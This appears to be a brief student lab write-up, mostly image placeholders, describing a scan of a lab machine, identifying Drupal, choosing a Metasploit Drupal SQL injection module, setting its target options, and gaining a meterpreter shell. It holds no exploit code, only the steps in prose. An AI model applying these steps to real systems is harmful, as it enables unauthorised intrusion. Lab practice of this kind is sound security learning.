

Linux privilege escalation


Spencer wise




Starting off with a nmap to get the IP address of my target machine [10.0.2.12]



From there I go to <http://10.0.2.12:80> to see if there is something worth finding to help get me in as root user.




The word Drupal was prevalent in my search. So the next action to take is start up msfconsole and search the word drupal to see if there is any exploits I can use to my advantage. SQL injection (#2) is what I chose to use.



Within the options of this exploit I set RHOSTS (remote host ) to [10.0.2.12]


TARGETURI to <http://10.0.2.12/drupal/>


I ran the exploit and gained a meterpreter shell

